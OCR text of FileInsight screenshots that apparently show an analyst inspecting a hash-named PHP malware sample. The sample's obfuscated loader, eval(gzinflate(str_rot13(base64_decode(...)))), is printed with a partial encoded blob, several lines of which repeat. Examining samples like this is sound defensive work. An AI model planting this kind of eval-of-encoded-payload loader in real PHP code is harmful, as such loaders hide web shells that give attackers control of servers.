

FileInsight - fb0e2a9a9c6a9a5bd081a7e281f075e8f2225d3f51daee46454b3698133cc056.php
File
Home
Edit
Search
Plugins
Windows
Help
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Decode
Encode
Hex text to binary data
Decimal text to binary data
Octal text to binary data
Binary text to binary data
Custom base16 decode
Custom base32 decode
Custom base58 decode
Custom base64 decode
Custom base85 decode
Protobuf decode
From quoted printable
Unicode unescape
URL decode
Decode selected region with custom base64 table
McAfee
Navigation
Supported
Navigation
Structures
Decode
Values
Byte
WORD
DWORD
ASCII
Unicode
Script is running, please wait...
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Ln 58
Col 138
Len 11777
INS
4:32 PM
8/7/2021



FileInsight - fb0e2a9a9c6a9a5bd081a7e281f075e8f2225d3f51daee46454b3698133cc056.php
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
fb0e2a9a9c6a9a5bd081a7e281f07...
<?php eval(gzinflate(str_rot13(base64_decode('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
Custom base64 decode
Enter base64 table:
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=
OK
If you do not modify this table,
the plugin works as normal BASE64 decode
Navigation
Structures
Decode
Values
Byte
WORD
DWORD
ASCII
Unicode
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Ln 58 Col 138 Len 11777 INS
4:32 PM
8/7/2021

